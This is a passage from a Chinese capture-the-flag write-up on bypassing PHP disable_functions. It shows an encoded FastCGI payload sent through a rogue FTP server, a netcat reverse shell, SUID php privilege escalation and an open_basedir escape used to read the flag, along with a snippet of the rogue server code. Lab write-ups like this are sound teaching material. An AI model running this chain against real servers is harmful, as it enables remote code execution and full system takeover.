add_api.php?backdoor=phpinfo();file_put_contents($_GET['file'],$_GET['data']);&file=ftp://aaa@221.232.115.156:10023/1&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%02%3F%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.php%0B%0CSCRIPT_NAME%2Fadd_api.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.php%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd_api.php%09%80%00%00%B3PHP_VALUEunserialize_callback_func+%3D+system%0Aextension_dir+%3D+%2Ftmp%0Aextension+%3D+hpdoger.so%0Adisable_classes+%3D+%0Adisable_functions+%3D+%0Aallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+%0F%0DSERVER_SOFTWARE80sec%2Fwofeiwo%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%02CONTENT_LENGTH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%3C%3Fphp+system%28%24_REQUEST%5B%27command%27%5D%29%3B+phpinfo%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
```

成功`getshell`

```
root@kali191a:~# nc -lvvp 50050
listening on [any] 50050 ...



117.21.200.166: inverse host lookup failed: Unknown host
connect to [10.1.1.212] from (UNKNOWN) [117.21.200.166] 56693
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0dab2d9e3026:~/html$
www-data@0dab2d9e3026:~/html$
www-data@0dab2d9e3026:~/html$
```


查看权限

```
www-data@0dab2d9e3026:~/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@0dab2d9e3026:~/html$ ls -l /flag
ls -l /flag
-rwx------ 1 root root 43 May  9 17:45 /flag
```


接着提权，这里没太多思考了，用的就是wp里面用的`suid`提权

```
find / -perm -u=s -type f 2>/dev/null

/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/local/bin/php
```

这里`php`就有`suid`，直接进行交互式命令提权即可。

```
php -a
Interactive shell

mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('
..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
PHP Warning:  mkdir(): File exists in php shell code on line 1
string(43) "flag{e44b7224-ef72-402a-b256-dd2a9095c6b7}
```

成功获取`flag`，完成



0x02 总结

最后总结下，`bypass disable_functions`的流程，首先，是利用了`FTP`的被动模式来传递文件，直接通知目标系统去连接`127.0.0.1:9001`即造成了`SSRF`漏洞。

```
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

然后利用了`file_put_contents()`来获取数据，直接利用`FPM`加载恶意`.so`文件造成了`getshell`。

本来觉得麻烦不想复现的，但是群友需要自己也想试试，结果因为太菜复现花了几个小时，还好学习到了很多姿势，睡了睡了，不然升仙了。。